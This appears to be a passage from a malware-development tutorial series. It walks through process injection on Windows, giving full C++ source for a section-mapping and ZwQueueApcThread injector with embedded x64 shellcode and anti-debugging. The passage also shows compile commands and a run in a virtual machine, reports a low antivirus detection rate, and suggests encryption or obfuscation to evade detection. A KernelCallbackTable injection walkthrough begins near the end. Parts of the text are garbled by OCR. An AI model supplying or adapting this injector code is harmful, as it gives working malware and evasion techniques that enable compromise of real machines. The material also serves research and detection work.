
```
C:\Users\User>cd Downloads
C:\Users\User\Downloads>.\Moneta64.exe -m ioc -p 5204
[File Tree Traversal Output]
Moneta v1.0 | Forrest Orr | 2020
... failed to grant SeDebug privilege to self. Certain processes will be in
accessible.
mspaint.exe : 5204 : x64 : C:\Windows\System32\mspaint.exe
    0x0000023FC0020000:0x00001000 | Mapped | Page File
    0x0000023FC0020000:0x00001000 | RWX   | 0x00000000 | Thread within n
on-image memory region | Abnormal mapped executable memory
    Thread 0x0000023FC0020000 [TID 0x00000428]
... scan completed (1.407000 second duration)
C:\Users\User\Downloads>
```

If we want, for better result, we can add [payload encryption](#) with key or [obfuscate](#) functions, or combine both of this techniques.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

[CreateProcessA](#)
[ZwCreateSection](#)
[NtMapViewOfSection](#)
[ZwUnmapViewOfSection](#)
[ZwClose](#)
[Moneta64.exe](#)
[source code in Github](#)

26. code injection via memory sections and ZwQueueApcThread. Simple C++ malware example.



```
File Edit View Bookmarks Settings Help
1 /* * hack.cpp - code injection via ZwQueueApcThread. Simple C++ malware example.
2 * @cocomeonc
3 * https://cocomeonc.github.io/tut...
4 */
5 /*
6 #include <cstdio>
7 #include <windows.h>
8 #include <internal.h>
9
10 #pragma comment(lib, "ntdll")
11
12 // ZwCreateSection
13 typedef NTSTATUS(NTAPI* pZwCreateSection(
14     _OUT PHANDLE          SectionHandle,
15     _IN  ULONG             DesiredAccess,
16     _IN  POBJECT_ATTRIBUTES ObjectAttributes,
17     _IN  PLARGE_INTEGER    MaximumSize,
18     _IN  ULONG             PageAttributes,
19     _IN  ULONG             SectionAttributes,
20     _IN  HANDLE            FileHandle
21 );
22
23 // NtMapViewOfSection syntax
24 typedef NTSTATUS(NTAPI* pNtMapViewOfSection(
25     _IN  HANDLE           SectionHandle,
26     _IN  HANDLE           ProcessHandle,
27     _OUT PVOID*           BaseAddress,
28     _IN   ULONG_PTR        ZeroBits,
29     _IN   SIZE_T            CommitSize,
30     _IN   PLARGE_INTEGER   SectionOffset,
31     _IN   PSIZE_T           ViewSize,
32
33 NORMAL hack.cpp
34 hack.cpp" 173L, 6452C written
```

In the [previous section](#) I wrote about code injection via memory sections.

This section is a result of replacing thread creating logic.

ZwQueueApcThread

For the user-mode code there is no difference between `ZwQueueApcThread` and `NtQueueApcThread` functions. It's just the matter of what prefix you like.

Native function `ZwQueueApcThread` is declared like:

```
NTSYSAPI
NTSTATUS
NTAPI
ZwQueueApcThread(
    IN HANDLE           ThreadHandle,
    IN PIO_APC_ROUTINE ApcRoutine,
    IN PVOID            ApcRoutineContext OPTIONAL,
    IN PIO_STATUS_BLOCK ApcStatusBlock OPTIONAL,
    IN ULONG            ApcReserved OPTIONAL );
```

so in our code we use function pointer to `ZwQueueApcThread`:

```
typedef NTSTATUS(NTAPI* pZwQueueApcThread) (
    IN HANDLE           ThreadHandle,
    IN PIO_APC_ROUTINE ApcRoutine,
    IN PVOID            ApcRoutineContext OPTIONAL,
    IN PIO_STATUS_BLOCK ApcStatusBlock OPTIONAL,
    IN ULONG            ApcReserved OPTIONAL
);
```

ZwSetInformationThread

Native function `ZwSetInformationThread` is declared like:

```
NTSYSAPI NTSTATUS ZwSetInformationThread(
    [in] HANDLE ThreadHandle,
    [in] THREADINFOCLASS ThreadInformationClass,
    [in] PVOID ThreadInformation,
    [in] ULONG ThreadInformationLength
);
```

then in our code we use function pointer to `ZwSetInformationThread`:

```
typedef NTSTATUS(NTAPI* pZwSetInformationThread)(
    [in] HANDLE ThreadHandle,
    [in] THREADINFOCLASS ThreadInformationClass,
    [in] PVOID ThreadInformation,
    [in] ULONG ThreadInformationLength
);
```

practical example

My example's logic is similar to previous section, the only difference is:

```
143     myZwUnmapViewOfSection(GetCurrentProcess(), lb);
144     printf("mapped at address: %p.\n", lb);
145     myZwClose(sh);
146
147     sh = NULL;
148
149     // create new thread
150     myZwQueueApcThread(pi.hThread, (PIO_AP_C_ROUTINE)rb, 0, 0, 0);
151     myZwSetInformationThread(pi.hThread, (THREADINFOCLASS)1, NULL, NULL);
152     ResumeThread(pi.hThread);
153     myZwClose(pi.hThread);
154     myZwClose(th);
155
156     return 0;
```

As you can see, I replaced payload launching logic.

There is one interesting point with `ZwSetInformationThread`. The second parameter of this function is the `THREADINFOCLASS` structure, which is an enumerated type. The last label field is `ThreadHideFromDebugger`. By setting `ThreadHideFromDebugger` for the thread, you can prohibit a thread from generating debugging events. This was one of the first anti-debugging techniques provided by Windows in Microsoft's search for how to prevent reverse engineering, and it's very powerful.

Full source code of malware:

```

/*
 * hack.cpp - code injection via
 * ZwCreateSection, ZwUnmapViewOfSection,
 * ZwQueueApcThread
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/
 * 2022/01/17/malware-injection-14.html
 */
#include <cstdio>
#include <windows.h>
#include <winternl.h>

#pragma comment(lib, "ntdll")

// ZwCreateSection
typedef NTSTATUS(NTAPI* pZwCreateSection)(
    OUT PHANDLE           SectionHandle,
    IN ULONG               DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
    IN PLARGE_INTEGER      MaximumSize OPTIONAL,
    IN ULONG               PageAttributes,
    IN ULONG               SectionAttributes,
    IN HANDLE              FileHandle OPTIONAL
);

// NtMapViewOfSection syntax
typedef NTSTATUS(NTAPI* pNtMapViewOfSection)(
    HANDLE           SectionHandle,
    HANDLE           ProcessHandle,
    PVOID*          BaseAddress,
    ULONG_PTR        ZeroBits,
    SIZE_T           CommitSize,
    PLARGE_INTEGER   SectionOffset,
    PSIZE_T          ViewSize,
    DWORD            InheritDisposition,
    ULONG            AllocationType,
    ULONG            Win32Protect
);

// ZwUnMapViewOfSection syntax
typedef NTSTATUS(NTAPI* pZwUnMapViewOfSection)(
    HANDLE           ProcessHandle,
    PVOID            BaseAddress
);

```

```

// ZwClose
typedef NTSTATUS(NTAPI* pZwClose)(
    _In_ HANDLE      Handle
);

// ZwQueueApcThread
typedef NTSTATUS(NTAPI* pZwQueueApcThread)(
    IN HANDLE          ThreadHandle,
    IN PIO_APC_ROUTINE ApcRoutine,
    IN PVOID           ApcRoutineContext OPTIONAL,
    IN PIO_STATUS_BLOCK ApcStatusBlock OPTIONAL,
    IN ULONG            ApcReserved OPTIONAL
);

// ZwSetInformationThread
typedef NTSTATUS(NTAPI* pZwSetInformationThread)(
    _In_ HANDLE          ThreadHandle,
    _In_ THREADINFOCLASS ThreadInformationClass,
    _In_ PVOID            ThreadInformation,
    _In_ ULONG             ThreadInformationLength
);

unsigned char my_payload[] = 

// 64-bit meow-meow messagebox
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"

```

```

"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
    HANDLE sh; // section handle
    HANDLE th; // thread handle
    STARTUPINFOA si = {};
    PROCESS_INFORMATION pi = {};
    PROCESS_BASIC_INFORMATION pbi = {};
    OBJECT_ATTRIBUTES oa;
    SIZE_T s = 4096;
    LARGE_INTEGER sectionS = { (DWORD) s };
    PVOID rb = NULL; // remote buffer
    PVOID lb = NULL; // local buffer

    ZeroMemory(&si, sizeof(STARTUPINFO));
    ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
    ZeroMemory(&pbi, sizeof(PROCESS_BASIC_INFORMATION));
    si.cb = sizeof(STARTUPINFO);

    ZeroMemory(&oa, sizeof(OBJECT_ATTRIBUTES));

    HMODULE ntdll = GetModuleHandleA("ntdll");
    pZwCreateSection myZwCreateSection =
        (pZwCreateSection)(GetProcAddress(
            ntdll, "ZwCreateSection"));
    pNtMapViewOfSection myNtMapViewOfSection =
        (pNtMapViewOfSection)(GetProcAddress(
            ntdll, "NtMapViewOfSection"));
    pZwUnmapViewOfSection myZwUnmapViewOfSection =
        (pZwUnmapViewOfSection)(GetProcAddress(
            ntdll, "ZwUnmapViewOfSection"));
    pZwQueueApcThread myZwQueueApcThread =
        (pZwQueueApcThread)GetProcAddress(
            ntdll, "ZwQueueApcThread");
    pZwSetInformationThread myZwSetInformationThread =
        (pZwSetInformationThread)GetProcAddress(
            ntdll, "ZwSetInformationThread");
    pZwClose myZwClose =
        (pZwClose)GetProcAddress(
            ntdll, "ZwClose");

    // create process as suspended
    if (!CreateProcessA(NULL,

```

```

(LPSTR) "C:\\windows\\system32\\mspaint.exe",
NULL, NULL, NULL,
CREATE_SUSPENDED | DETACHED_PROCESS | CREATE_NO_WINDOW,
NULL, NULL, &si, &pi)) {
    printf("create process failed :(\n");
    return -2;
};

myZwCreateSection(&sh,
SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE,
NULL, &sectionS,
PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);
printf("section handle: %p.\n", sh);

// mapping the section into current process
myNtMapViewOfSection(sh, GetCurrentProcess(), &lb,
NULL, NULL, NULL,
&s, 2, NULL, PAGE_EXECUTE_READWRITE);
printf("local process mapped at address: %p.\n", lb);

// mapping the section into remote process
myNtMapViewOfSection(sh, pi.hProcess, &rb,
NULL, NULL, NULL,
&s, 2, NULL, PAGE_EXECUTE_READWRITE);
printf("remote process mapped at address: %p\n", rb);

// copy payload
memcpy(lb, my_payload, sizeof(my_payload));

// unmapping section from current process
myZwUnmapViewOfSection(GetCurrentProcess(), lb);
printf("mapped at address: %p.\n", lb);
myZwClose(sh);

sh = NULL;

// create new thread
myZwQueueApcThread(pi.hThread, (PIO_AP_C_Routine)rb, 0, 0, 0);
myZwSetInformationThread(pi.hThread, (THREADINFOCLASS)1,
NULL, NULL);
ResumeThread(pi.hThread);
myZwClose(pi.hThread);
myZwClose(th);

return 0;

```

```
}
```

As usually, for simplicity, I used `meow-meow` messagebox as payload:

```
unsigned char my_payload[] =  
  
    // 64-bit meow-meow messagebox  
    "\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x00\x41"  
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"  
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"  
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"  
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"  
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"  
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"  
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"  
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"  
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"  
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"  
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"  
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"  
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"  
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"  
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"  
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"  
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"  
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"  
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"  
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"  
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"  
    "\x2e\x2e\x5e\x3d\x00";
```

demo

Let's go to compile our example:


```
x86_64-mingw32-g++ hack.cpp -o hack.exe -mconsole \  
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \  
-fdata-sections -Wno-write-strings -fno-exceptions \  
-fmerge-all-constants -static-libstdc++ -static-libgcc \  
-fpermissive
```

```

File Edit View Bookmarks Settings Help
[zhas@parrot]~/projects/hacking/cybersec_blog/2022-01-17-malware-injection-14]
└─$ x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -fconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
In file included from hack.cpp:8:
/usr/share/mingw-w64/include/winternl.h:1122:14: warning: 'void RtlUnwind(VOID, VOID, PEXCEPTION_RECORD, PVOID)' redeclared without dllimport attribute; previous dllimport ignored [-Wattributes]
    1122. i     VOID NTAPI RtlUnwind(VOID TargetFrame,VOID TargetIp,PEXCEPTION_RECORD ExceptionRecord,VOID ReturnValue);
    |           ~~~~~
[zhas@parrot]~/projects/hacking/cybersec_blog/2022-01-17-malware-injection-14]
└─$ ls -lt
total 52
-rwxr-xr-x 1 zhas zhas 41472 Jan 18 22:38 hack.exe
-rw-r--r-- 1 zhas zhas 6494 Jan 18 22:38 hack.cpp
[zhas@parrot]~/projects/hacking/cybersec_blog/2022-01-17-malware-injection-14]
└─$ 

```

Then, see everything in action! In our case victim machine is Windows 10 x64:




The screenshot shows a Windows 10 desktop environment with a virtual machine running. The VM's taskbar shows icons for File Explorer, Edge, and other standard Windows apps. A PowerShell window is open in the foreground, displaying the command PS C:\Users\User\Documents\malware\2022-01-17-malware-injection-14> .\hack.exe and its output. Below the PowerShell window, a small modal dialog box is visible with the text "Meow-meow!" and an "OK" button.

```

File Edit View Bookmarks Settings Help
1 /*          win10-x64 [Running] - Oracle VM VirtualBox
2 * hack.cpp - code injection via ZwCreateSection
3 * @cocomelonc
4 * https://cocomelonc.github.io/tut/
5 */
6 #include <cstdio>
7 #include <windows.h>
8 #include <winternl.h>
9
10 #pragma comment(lib, "ntdll")
11
12 // ZwCreateSection
13 typedef NTSTATUS(NTAPI* pZwCreateSection)
14 (OUT PHANDLE SectionHandle,
15  IN ULONG DesiredAccess,
16  IN OBJECT_ATTRIBUTES ObjectAttributes,
17  IN PLARGE_INTEGER MaximumSize,
18  IN ULONG PageAttributes,
19  IN ULONG SectionAttributes,
20  IN HANDLE FileHandle);
21
22
23 // NtMapViewOfSection syntax
24 typedef NTSTATUS(NTAPI* pNtMapViewOfSection)
25 (HANDLE SectionHandle,
26  HANDLE ProcessHandle,
27  PVOID* BaseAddress,
28  ULONG_PTR ZeroBits,
29  SIZE_T CommitSize,
30  PLARGE_INTEGER SectionOffset,
31  PSIZE_T ViewSize,
32
NORMAL hack.cpp
hack.cpp 173L, 6452C written

```



We can see that everything was completed perfectly :)

Then, let's go to upload our malware to VirusTotal:

<https://www.virustotal.com/gui/file/a96b5c2a8fce03d4b6e30b9499a3df2280cbf5f570bb4198abd51aea2665e8/detection>

So, 9 of 67 AV engines detect our file as malicious.

Moneta64.exe result:

The screenshot shows a Windows Command Prompt window titled "Command Prompt" running on a "win10-x64 [Running] - Oracle VM VirtualBox" machine. The command entered is "C:\Users\User\Downloads>.\Moneta64.exe -m ioc -p 3276". The output displays the Moneta v1.0 logo, copyright information, and a memory dump analysis for "mspaint.exe". A red box highlights the memory dump entry for "mspaint.exe" at address 0x00000212B7EF0000, which is mapped from the file C:\Windows\System32\mspaint.exe. The memory type is listed as "Page File" and the permissions are "RwX". The status is "Abnormal mapped executable memory". Below this, it says "... scan completed (1.047000 second duration)". The command prompt window has a standard Windows title bar and taskbar.

If we want, for better result, we can add [payload encryption](#) with key or [obfuscate](#) functions, or combine both of this techniques.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

CreateProcessA
ZwCreateSection
NtMapViewOfSection
ZwUnmapViewOfSection
ZwClose
ZwQueueApcThread/NtQueueApcThread
ZwSetInformationThread
Moneta64.exe
source code in [Github](#)

27. process injection via KernelCallbackTable. Simple C++ malware example.

The screenshot shows a Windows 10 desktop environment. In the foreground, a terminal window titled 'Windows PowerShell' is open at the path 'Z:\malware\2022-01-24-malware-injection-15'. The command 'dir' is run, showing a file named 'hack.exe'. A context menu is open over this file with the option 'Run as administrator' highlighted. Below the terminal, a Microsoft Paint application window titled 'Untitled - Paint' is visible. In the background, a file explorer window shows a folder structure under 'Z:\malware\2022-01-24-malware-injection-15'. The taskbar at the bottom displays various pinned icons and the system clock showing '10:20 PM 1/28/2022'.

```
191 if (hw == NULL) {
192     printf("failed to find window :(\n");
193     return -2;
194 }
195 GetWindowThreadProcessId(hw, &pid);
196 ph = OpenProcess(PROCESS_ALL_ACCESS, F
197
198 HMODULE ntdll = GetModuleHandleA("ntd
199 p!ntQueryInformationProcess myNtQueryIn
200 ill, "NtQueryInformationProcess"));
201
202 myNtQueryInformationProcess(ph, Proces
203
204 ReadProcessMemory(ph, pbi.PebBaseAddre
205 ReadProcessMemory(ph, peb.KernelCallba
206
207 LPVOID rb = VirtualAllocEx(ph, NULL, S
208 E);
209 WriteProcessMemory(ph, rb, my_payload,
210
211 LPVOID tb = VirtualAllocEx(ph, NULL, s
212 kct._fnCOPYDATA = (ULONG_PTR)rb;
213 WriteProcessMemory(ph, tb, &kct, sizeof
```

This post is a result of self-researching one of the process injection technique: by spoofing the `fnCOPYDATA` value in `KernelCallbackTable`.

Let's look at this technique in more detail.

KernelCallbackTable

`KernelCallbackTable` can be found in PEB structure, at 0x058 offset:

```
lkd> dt _PEB
Command
+0x050 ProcessCurrentlyThrottled : 0y0
+0x050 ReservedBits0 : 0y00000000000000000000000000000000 (0)
+0x054 Padding1 : [4] ""
+0x058 KernelCallbackTable : 0x00007ffa`29123070 Void
+0x058 UserSharedInfoPtr : 0x00007ffa`29123070 Void
+0x060 SystemReserved : 0
+0x064 AtlThunkSListPtr32 : 0
+0x068 ApiSetMap : 0x000001e3`618a0000 Void
+0x070 TlsExpansionCounter : 0
+0x074 Padding2 : [4] ""
+0x078 TlsBitmap : 0x00007ffa`2ae0c2e0 Void
+0x080 TlsBitmapBits : [2] 0xffffffff
```

```
lkd> dt_PEB @$peb kernelcallbacktable  
  
lkd> dt_PEB @$peb kernelcallbacktable  
nt!_PEB  
+0x058 KernelCallbackTable : 0x00007ffa`29123070 Void  
  
lkd> dt_PEB @$peb kernelcallbacktable
```

The KernelCallbackTable is initialized to an array of functions:

```
1kd> dq $ 0x00007ffa`29123070 L60
00007ffa`29123070 00007ffa`290c2bd0 user32!_fnCOPYDATA
00007ffa`29123078 00007ffa`2911ae70 user32!_fnCOPYGLOBALDATA
00007ffa`29123080 00007ffa`290c0420 user32!_fnDWORD
00007ffa`29123088 00007ffa`290c5680 user32!_fnNCDESTROY
00007ffa`29123090 00007ffa`290c96a0 user32!_fnDWORDOPTINLPMMSG
00007ffa`29123098 00007ffa`2911b4a0 user32!_fnINOUTDRAG
//....
```

For example, functions such as fnCOPYDATA are called in response to a WM_COPYDATA window message.

This function is replaced to demonstrate the injection.

practical example

The flow is this technique is: firstly, include ntddk.h header from SDK:

```
#include <./ntddk.h>
```

Then, redefine:

```
typedef struct _KERNELCALLBACKTABLE_T {
    ULONG_PTR __fnCOPYDATA;
    ULONG_PTR __fnCOPYGLOBALDATA;
    ULONG_PTR __fnDWORD;
    ULONG_PTR __fnNCDESTROY;
    ULONG_PTR __fnDWORDOPTINLPMMSG;
    ULONG_PTR __fnINOUTDRAG;
    ULONG_PTR __fnGETTEXTLENGTHS;
    ULONG_PTR __fnINCNTOUTSTRING;
    ULONG_PTR __fnPOUTLPINT;
    ULONG_PTR __fnINLPCOMPAREITEMSTRUCT;
    ULONG_PTR __fnINLPCREATESTRUCT;
    ULONG_PTR __fnINLPDELETEITEMSTRUCT;
    ULONG_PTR __fnINLPDRAWITEMSTRUCT;
    ULONG_PTR __fnPOPTINLPUINT;
    ULONG_PTR __fnPOPTINLPUINT2;
    ULONG_PTR __fnINLPMDICREATESTRUCT;
    ULONG_PTR __fnINOUTLPMEASUREITEMSTRUCT;
    ULONG_PTR __fnINLPWINDOWPOS;
    ULONG_PTR __fnINOUTLPOINT5;
    ULONG_PTR __fnINOUTLPSCROLLINFO;
    ULONG_PTR __fnINOUTLPRRECT;
    ULONG_PTR __fnINOUTNCCALCSIZE;
    ULONG_PTR __fnINOUTLPPOINT5_;
    ULONG_PTR __fnINPAINTCLIPBRD;
```

```
ULONG_PTR __fnINSIZECLIPBRD;
ULONG_PTR __fnINDESTROYCLIPBRD;
ULONG_PTR __fnINSTRING;
ULONG_PTR __fnINSTRINGNULL;
ULONG_PTR __fnINDEVICECHANGE;
ULONG_PTR __fnPOWERBROADCAST;
ULONG_PTR __fnINLPUAHDRAWMENU;
ULONG_PTR __fnOPTOUTLPDWORDDOPTOUTLPDWORD;
ULONG_PTR __fnOPTOUTLPDWORDDOPTOUTLPDWORD_;
ULONG_PTR __fnOUTDWORDINDWORD;
ULONG_PTR __fnOUTLPRECT;
ULONG_PTR __fnOUTSTRING;
ULONG_PTR __fnPOPTINLPUINT3;
ULONG_PTR __fnPOUTLPINT2;
ULONG_PTR __fnSENTDEMSG;
ULONG_PTR __fnINOUTSTYLECHANGE;
ULONG_PTR __fnHkINDWORD;
ULONG_PTR __fnHkINLPCBTACTIVATESTRUCT;
ULONG_PTR __fnHkINLPCBTCREATESTRUCT;
ULONG_PTR __fnHkINLPDEBUGHOOKSTRUCT;
ULONG_PTR __fnHkINLPMOUSEHOOKSTRUCTEX;
ULONG_PTR __fnHkINLPKB DLLHOOKSTRUCT;
ULONG_PTR __fnHkINLPMSLLHOOKSTRUCT;
ULONG_PTR __fnHkINLPMMSG;
ULONG_PTR __fnHkINLPRECT;
ULONG_PTR __fnHkOPTINLPEVENTMSG;
ULONG_PTR __xxxClientCallDelegateThread;
ULONG_PTR __ClientCallDummyCallback;
ULONG_PTR __fnKEYBOARDCORRECTIONCALLOUT;
ULONG_PTR __fnOUTLPCOMBOPBOXINFO;
ULONG_PTR __fnINLPCOMPAREITEMSTRUCT2;
ULONG_PTR __xxxClientCallDevCallbackCapture;
ULONG_PTR __xxxClientCallDitThread;
ULONG_PTR __xxxClientEnableMMCSS;
ULONG_PTR __xxxClientUpdateDpi;
ULONG_PTR __xxxClientExpandStringW;
ULONG_PTR __ClientCopyDDEIn1;
ULONG_PTR __ClientCopyDDEIn2;
ULONG_PTR __ClientCopyDDEOut1;
ULONG_PTR __ClientCopyDDEOut2;
ULONG_PTR __ClientCopyImage;
ULONG_PTR __ClientEventCallback;
ULONG_PTR __ClientFindMnemChar;
ULONG_PTR __ClientFreeDDEHandle;
ULONG_PTR __ClientFreeLibrary;
```

```
ULONG_PTR __ClientGetCharsetInfo;
ULONG_PTR __ClientGetDDEFlags;
ULONG_PTR __ClientGetDDEHookData;
ULONG_PTR __ClientGetListboxString;
ULONG_PTR __ClientGetMessageMPH;
ULONG_PTR __ClientLoadImage;
ULONG_PTR __ClientLoadLibrary;
ULONG_PTR __ClientLoadMenu;
ULONG_PTR __ClientLoadLocalT1Fonts;
ULONG_PTR __ClientPSMTextOut;
ULONG_PTR __ClientLpkDrawTextEx;
ULONG_PTR __ClientExtTextOutW;
ULONG_PTR __ClientGetTextExtentPointW;
ULONG_PTR __ClientCharToWchar;
ULONG_PTR __ClientAddFontResourceW;
ULONG_PTR __ClientThreadSetup;
ULONG_PTR __ClientDeliverUserApc;
ULONG_PTR __ClientNoMemoryPopup;
ULONG_PTR __ClientMonitorEnumProc;
ULONG_PTR __ClientCallWinEventProc;
ULONG_PTR __ClientWaitMessageExMPH;
ULONG_PTR __ClientWOWGetProcModule;
ULONG_PTR __ClientWOWTask16SchedNotify;
ULONG_PTR __ClientImmLoadLayout;
ULONG_PTR __ClientImmProcessKey;
ULONG_PTR __fnIMECONTROL;
ULONG_PTR __fnINWPARAMDBCSCHAR;
ULONG_PTR __fnGETTEXTLENGTHS2;
ULONG_PTR __fnINLPKDRAWSWITCHWND;
ULONG_PTR __ClientLoadStringW;
ULONG_PTR __ClientLoadOLE;
ULONG_PTR __ClientRegisterDragDrop;
ULONG_PTR __ClientRevokeDragDrop;
ULONG_PTR __fnINOUTMENUGETOBJECT;
ULONG_PTR __ClientPrinterThunk;
ULONG_PTR __fnOUTLPCOMBOBOXINFO2;
ULONG_PTR __fnOUTLPSCROLLBARINFO;
ULONG_PTR __fnINLPUAHDRAWMENU2;
ULONG_PTR __fnINLPUAHDRAWMENUITEM;
